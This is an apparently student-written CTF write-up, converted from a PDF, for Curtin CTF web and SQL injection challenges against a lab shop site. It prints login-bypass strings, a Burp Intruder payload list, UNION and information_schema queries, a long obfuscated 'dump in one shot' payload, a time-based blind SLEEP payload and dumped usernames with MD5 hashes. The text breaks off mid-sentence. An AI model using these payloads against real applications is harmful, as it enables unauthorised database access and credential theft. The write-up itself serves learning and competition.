


# WRITEUP CURTIN CTF CHALLENGE

**USIM Team Name: GAJAH DUDUK (T3SL4) & sk1d s3c**

**Flag format: CURTIN\_CTF{ }**

## SQL INJECTION CATEGORY

Link: <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/index.php>



## 1. TRY TO LOGIN (100 POINTS)

Your mission: bypass the login of KrazyShopper and retrieve the hidden 'flag' from the database. You'll need cunning SQL skills to exploit vulnerabilities and stay under the radar. Good luck!

Author's discord: .ahgana

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login1.php>

**1. So, the first chal about the login page. The first idea that came into my mind is bypassing the admin page login using the cheat sheet from outside sources like Github.**

**Payload: admin' or '1'='1 --+-**

Login Page 1

Username:

Password:

Try to login:

**CURTIN\_CTF{5H0pT1m3}**

---

[Home](#)

## 2. TRY TO LOGIN IN....AGAIN (100 POINTS)

Once more, find yourself at the virtual gates of KrazzyShopper

Author Discord: .ahgana

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login2.php>

**The second chal, I can't use the same payload. So, I decided to check whether it is exposed to SQLi Vulnerability or not by input the (') character at the field box.**



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9)' at line 1

[Home](#)

The screenshot displays the Burp Suite Professional interface. The 'Request' tab is active, showing a POST request to `/login2.php` with a payload of `uid=127&password=127`. The 'Response' tab shows the server's reply, which includes an error message indicating a SQL syntax error. The error message is: `Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9)' at line 1`. The 'Inspector' tab on the right shows the request and response headers. The bottom of the interface features a search bar and a status bar indicating 'Done' and '1,535 bytes | 110 millis'.

So, I'm using Burp Suite to make a custom request to the web. I'm using burp intruder to 'brute force and bypassing' the admin login page.

I'm got the flag when I check the length response and see if any suspicious length been detected. So, I got this response from the burp intruder with a flag.

The screenshot shows the Burp Suite Intruder interface. The top section displays a list of requests with columns for Request, Position, Payload, Status, Error, Timeout, Length, and Comment. Request 81 is highlighted, showing a payload of 'admin') or ('1='1' and a status of 200. The bottom section shows the response for request 81, which is an HTML page. The response content includes a form with submit and reset buttons, and a message that says 'Try logging in... again: <h1> CURTIN\_CTF{welc0m3aG@1n}'. The status bar at the bottom indicates 'Finished' and '0 matches'.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
81	1	admin') or ('1='1'	200			1420	
87	1	admin') or '1='1'#	200			1420	
172	1	) or '1='1'#	200			1420	
299	1	)="-- 2	200			1420	
300	1	)="#	200			1420	
540	1	)oR'2'-- 2	200			1420	
541	1	)oR'2'#	200			1420	
542	1	)oR'2'oR'	200			1420	

```
38      <br />
39      <p>
40        <input type="submit" value="Submit"/>
41        <input type="reset" value="Reset"/>
42      </p>
43    </form>
44  </div>
45
46
47  <br />
48
49  <div class="row marketing">
50    <div class="col-lg-6">
51
52      <br />
53      <br />
54      Try logging in... again: <h1>
55      CURTIN_CTF{welc0m3aG@1n}
56    </h1>
57  </div>
58 </div>
```

FLAG: CURTIN\_CTF{welc0m3aG@1n}

Attack Save Columns 3. Intruder attack of http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
81	1	admin') or ('1='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
87	1	admin') or '1='1'#	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
172	1	) or '1='1'#	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
299	1	)="-- 2	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
300	1	)="#	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
540	1	)oR'2'-- 2	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
541	1	)oR'2'#	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	
543	1	)oR'2'oR'	200	<input type="checkbox"/>	<input type="checkbox"/>	1420	

Request Response

Pretty Raw Hex Render

381 <br />

use bypass\_SQL\_payload.txt as payload

### 3. Database Discovery Quest & Table Name Treasure Hunt

#### (250 POINTS) Search for products SQLi Vulnerability

In this challenge, you'll embark on a quest to SEARCH for hidden secrets of the "KrazzyShopper" database. Your mission: Find the database name. It's as easy and difficult as that :)

Author Discord Username: .ahgana

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/searchproducts.php>

Welcome admin!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
pillows	bedroom linen	soft fluffy pillows	4000
book shelf	furniture	hard balsa wood furniture	3200
pressure cooker	kitchen	5 ltr. pressure cooker for the entire family	12000
shampoo	healthcare	anti dandruff shampoo for oily hair	2300
tubelight	lighting	bright light for the entire house	1200
headphones	computers	high quality Bose standard china made headphones	200
ADSL2 router	wireless devices	long range wireless router for the entire locality	9090
buffalo	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
2	3	4	5

[Profile](#) | [Logout](#) | [Home](#)

For this question, I use union attack to retrieve the 'vulnerability column number' from the web server as shown above. It have 5 columns by using order by to guess the number of columns in the database by looking at the response and web rendering.

Payload: 'or 1=1 union select 1,2,3,4,5#

So, I manage to use Dump in One Shot (DIOS) that I get from the github and outside sources.

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-dios---dump-in-one-shot>

OR use bypass\_SQL\_payload.txt as payload

I custom the payload for my attack. The dios will be able to retrieve all the database which is, database name, version, all the table name and all columns in the database. Here is the screenshot and the payload. The payload was so

long, and I will share a bit of the payload. You can refer to the actual simple payload in the github link provided.

burrito	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
	admin::8387bfe45589ee5ddab966c27be748a6		
	bobby::938d0079fbc8d76c4ca7c7c64d5246b7		
	ramesh::1cc717c472f214f5307ef20c32790fa9		
	suresh::238e9d41023df7a41fb699202af64d15		
2	alice::38d67423412aa78c85a66a5dcd581772		
	voldemort::d1db35c91478b587d7c1b53c351bc001	4	5
	frodo::2564ce8bf11021e0f0d0112a4dc36b80		
	hodor::e686c570a4fbc53765987315686660e0		
	rambo::549f1037d82dd55b532054b77b969f02		
	tom::872fc8ed4cae593dc5e62f00157b7db6		

Profile Legend Home

```
--> products :: description
--> products :: id
--> products :: price
--> products :: product_name
--> products :: product_type
--> users :: description
--> users :: fname
--> users :: id
--> users :: password
--> users :: username
```

**VERSION:: 8.0.34**

**USER:: root@172.18.0.3**

**DATABASE:: sqlitraining**

**TOTAL DATABASE::**

**-----> mysql**

**-----> information\_schema**

**-----> performance\_schema**

**-----> sys**

**-----> sqlitraining**

admin::8387bfe45589ee5ddab966c27be748a6  
bob::938d0079fbc8d76c4ca7c7c64d5246b7  
ramesh::1cc717c472f214f5307ef20c32790fa9  
suresh::238e9d41023df7a41fb699202af64d15  
alice::38d67423412aa78c85a66a5dcd581772  
voldemort::d1db35c91478b587d7c1b53c351bc001  
frodo::2564ce8bf11021e0f0d0112a4dc36b80  
hodor::e686c570a4fbc53765987315686660e0  
rhombus::549f1037d82dd55b532054b77b969f02  
voldemort::872fc8ed4cae593dc5e62f00157b7db6

The payload should be like this, I'm sorry for the length.

Payload DIOS: `!!50000cOncat/GAJAH-`

```
DUDUK/(0x223e273e3c2f7469746c653e,0x3c703e3c62723e3c6120687265663d2223223e3c6
96d67207469746c653d224841584f5222207372633d2268747470733a2f2f312e62702e626c6f6
773706f742e636f6d2f2d756939795f376b6a5a51512f5836356f51356d4D5a34492f4141414141
4141414144412f45374e7a42316e686270516e314a316d4E474F58335a783857744A53725035
4177434c63424741735948512f733332302f323030313131335f3137303032382e706e67222068
65696768743d22313530222f3e3c2f613e3c2f703e3c62723e3c666f6e7420636f6c6f723d227265
64223e3c623e496e6a656374656420627920,0x6b6163616e67,0x3c2f623e3c2f666f6e743e3c6
2723e3c62723e,0x3c666f6e7420636f6c6f723d22626c7565223e,0x56455253494f4e3a3a20,!!5
0000VerSiOn/GAJAH-DUDUK/(),0x3c62723e,0x555345523a3a20,!!50000UsEr/GAJAH-
DUDUK/(),0x3c62723e,0x44415441424153453a3a20,!!50000DaTabaSe/GAJAH-
DUDUK/(),0x3c62723e,0x3c62723e,0x544f54414c2044415441424153453a3a20,0x3c62723e,(
SeLECT(@w)!!50000FrOM/GAJAH-DUDUK/(!!50000SeLECT/GAJAH-DUDUK/(@w:=0x00)
,(SeLECT(@w)!!50000FrOM/GAJAH-DUDUK/(!!50000INFormATIoN_SChEmA/GAJAH-
DUDUK/.SCheMaTA)!!50000WhErE/GAJAH-DUDUK/(@w)IN(@w:=!!50000CoNCaT/GAJAH-
DUDUK/(0x20,@w,0x3c666f6e7420636f6c6f723d22726
```

But it does not giving me any flag from there, just information and a bit database from the server. So, I decided to use other payload, so that I can get any flag from there.



#### 4. TABLE NAME TREASURE HUNT (300 POINTS)


As you once again SEARCH within the depths of the "KrazzyShopper" database, your target for this challenge is to Find ALL the table names. As you unearth these hidden gems, you'll uncover two parts of a flag. Make sure you add both parts of the flag exactly as displayed, without any extra whitespaces or other characters.

Can you find the treasure and piece together the ultimate flag? The hunt begins now. Good luck!

Author Discord: .ahgana

- Payload: `' union select null, table_name, column_name, table_schema, null from information_schema.columns#`

- I got the flag for the 'Table Name Treasury Hunt Part 1 and 2'. Mix it together, and submit it as one flag.



## 5. Fiver Fever (350 POINTS)

Your mission in this 5th SQLi challenge is to hash the MD5-hashed password of the lucky 5th person, and then enclose it within the brackets of CURTIN\_CTF{ }.

If only we could assign 555 points to this challenge :D

Author Discord: .ahgana

The fourth challenge, so I manage to get other vulnerabilities which is Insecure Direct Object References (IDOR) but modify the username above the parameter URL.

buffalo	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
	admin::8387bfe45589ee5ddab966c27be748a6		
	bobby::938d0079fbc8d76c4ca7c7c64d5246b7		
	ramesh::1cc717c472f214f5307ef20c32790fa9		
	suresh::238e9d41023df7a41fb699202af64d15		
2	alice::38d67423412aa78c85a66a5dcd581772		5
	voldemort::d1db35c91478b587d7c1b53c351bc001	4	
	frodo::2564ce8bf11021e0f0d0112a4dc36b80		
	hodor::e686c570a4fbc53765987315686660e0		
	rambo::549f1037d82dd55b532054b77b969f02		
	tom::872fc8ed4cae593dc5e62f00157b7db6		

Profile | Logout | Home

Profile

Username: alice

Password Hash: 38d67423412aa78c85a66a5dcd581772

Name: alice

Description: I may or may not really exist...

Profile | Logout | Home

So, I hash it twice using MD5 encoder online, then I submit it as a flag.

<https://10015.io/tools/md5-encrypt-decrypt>

<https://md5decrypt.net/en/>

100L5

Search Tools

A weak number was found  
38d67423412aa78c85a66a5dcd581772

Categories

Extensions

Menu

Sign in

TOOL CATEGORIES

- CSS Minifier
- JavaScript Minifier
- HTML Formatter
- CSS Formatter
- JavaScript Formatter
- MD5 Encrypt/Decrypt**
- SHA1 Encrypt/Decrypt
- SHA224 Encrypt/Decrypt
- SHA256 Encrypt/Decrypt
- SHA384 Encrypt/Decrypt
- SHA512 Encrypt/Decrypt
- JWT Encoder/Decoder
- JSON Tree Viewer

Color Tools

Social Media Tools

Miscellaneous Tools

### MD5 Encrypt/Decrypt

Share Add to Favs Report Bug

Input  
38d67423412aa78c85a66a5dcd581772

Output  
ab57c73efc0563ea1a25df5fb6c7590a

Encrypt >

Decrypt >

Decryption Settings >

Reset

Copy

MD5 is a hashing algorithm. There is no direct method for MD5 decryption. MD5 is decrypted by using Trial & Error methodology. It may take some time if either the text that will be decrypted or the character set that will be used for decryption is long.

#### Comments

Comment

The flag wil be like CURTIN\_CTF{ab57c73efc0563ea1a25df5fb6c7590a}

## 6. SLOW DOWN... (Blind SQLi) 450 POINTS

Close your eyes, take a deep breath, slow down... and everything you are chasing will come around and catch you. Including the flag for this challenge. Attempt to conduct a Time-based Blind SQL Injection on KrazzyShopper

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/blindsql.php>


The idea is, we inject the blind SQLi payload into the vulnerability column and make sure the payload is compatible with MYSQL server. So, here is the payload.

You can explore the payload for blind SQLi from [medium.com](https://ansar0047.medium.com/blind-sql-injection-detection-and-exploitation-cheatsheet-17995a98fed1). Here the link:-

<https://ansar0047.medium.com/blind-sql-injection-detection-and-exploitation-cheatsheet-17995a98fed1>

Payload: [http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/blindsql.php?user=alice%27union%20select%201,2,SLEEP%20\(10\),4,5--+](http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/blindsql.php?user=alice%27union%20select%201,2,SLEEP%20(10),4,5--+)

OR use time\_based\_SQL\_payload.txt as payload



FLAG: CURTIN\_CTF{5l0wpOk3}

## 7. Unveiling the Dark Wizard's Secrets (500 POINTS)

A user **voldemort** is notorious for harboring secret after secret - not only is he crazy about avenging Harry Potter, but he's also a KrazzyShopper! That's not it...He actually goes by the first name Tom!

Now, your mission is to reveal his ultimate secret, his password, and enclose it within the CURTIN\_CTF{} brackets.

Can you unveil the third secret and claim victory in this mysterious quest?

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/>

Challenge

16 Solves

×

### Unveiling the Dark Wizard's Secrets

500

A user **voldemort** is notorious for harboring secret after secret - not only is he crazy about avenging Harry Potter, but he's also a KrazzyShopper! That's not it...He actually goes by the first name Tom!

Now, your mission is to reveal his ultimate secret, his password, and enclose it within the CURTIN\_CTF{} brackets.

Can you unveil the third secret and claim victory in this mysterious quest?

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/>

Flag

Submit

I got the hash password for ~~Voldemort~~ Tom before, so the flag will be like this.

**CURTIN\_CTF{872fc8ed4cae593dc5e62f00157b7db6}**

burraio	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
	admin::8387bfe45589ee5ddab966c27be748a6		
	bobby::938d0079fbc8d76c4ca7c64d5246b7		
	ramesh::1cc717c472f214f5307ef20c32790fa9		
	suresh::238e9d41023df7a41fb699202af64d15		
	alice::38d67423412aa78c85a66a5dcd581772		
2	voldemort::d1db35c91478b587d7c1b53c351bc001	4	5
	frodo::2564ce8bf11021e0f0d0112a4dc36b80		
	hodor::e686c570a4fbc53765987315686660e0		
	rambo::549f1037d82dd55b532054b77b969f02		
	tom::872fc8ed4cae593dc5e62f00157b7db6		

# WEB GENERAL CATEGORY

In this chal, we are given this link.

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com>

## 1. No crawl (Robots.txt) 150 POINTS

Crawlers shall not get this flag!!!

Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>

Author: @sivagirish

- We get secret directory in the file that name 'robots.txt'. So, we manage to get the flag from there.


from this link the first thing I check is robots.txt so it will be <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/robots.txt>

User-agent : Mozilla

Disallow : /.r0b0fl4gch4l1c

I get this from robots.txt that show a new directory

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/.r0b0fl4gch4l1c>



from this link I get a plain base64 text:

`Q1VSVEIOX0NURntCMFQ1MzBUNUJPFVFNCFQ1NTU1NTVCT1RTfQ==`

After decode the base64 it will give the flag

```
$echo Q1VSVEIOX0NURntCMFQ1MzBUNUJPFVFNCFQ1NTU1NTVCT1RTfQ== | base64 -d
CURTIN_CTF{B0T530T5B0TSB0T55555B0TS} [mrXmeow@MRXmeow]-[/mnt/c/Users/MSI I9/
```

## 2. Content Missing – II (150 POINTS)


Find the missing data to get the flag.

Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>


Author: @sivagirish

Using the same link I noticed something, the image cannot be show

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>




So I inspect the source code and found something missing in the code



The word static missing in content.png. it should be “/static/Content.png” After repair the link to

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/static/Content.png> I can see

the image and it's the flag




### 3. Hackerman (400 POINTS)

Login to account Hackerman to get the flag.


Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>

Author: @sivagirish

Login (<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/login>)

A screenshot of a web browser displaying a login page. The browser's address bar shows the URL "curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/login". The page has a dark green header with the text "Welcome to Hacker". Below the header is a large circular logo featuring a stylized figure of a hacker wearing a grey hoodie and black sunglasses, set against a yellow background. The login form consists of two input fields: "Username" with the value "Hackerman" and "Password" with the placeholder text "Enter Password". Below these fields is a green "Login" button. At the bottom left of the form is a checkbox labeled "Remember me" which is checked, and a red "Cancel" button. At the bottom right is a link that says "Forgot password?".

Welcome to Hacker



**Username**  
Hackerman

**Password**  
Enter Password

Login

☒ Remember me

Cancel

[Forgot password?](#)



For this challenge, we read the Main\_JS.js JavaScript code, so that we get the idea for the challenge. The code should be like this.

The image shows a screenshot of a computer screen with Burp Suite and a web browser. In Burp Suite, the 'Site map' on the left shows a directory structure with 'Main\_JS.js' highlighted. A right-click context menu is open over 'Main\_JS.js', with 'Copy URL' selected. The main panel shows an HTTP request to 'http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/static/js/Main\_JS.js'. The browser tabs show 'curtinctfmy-1946797319' and 'Hacker's Union'. The 'curtinctfmy-1946797319' tab displays JavaScript code for a login form, with handwritten pink text 'Login.js' next to it. The 'Hacker's Union' tab displays JavaScript code for a report function, with handwritten pink text 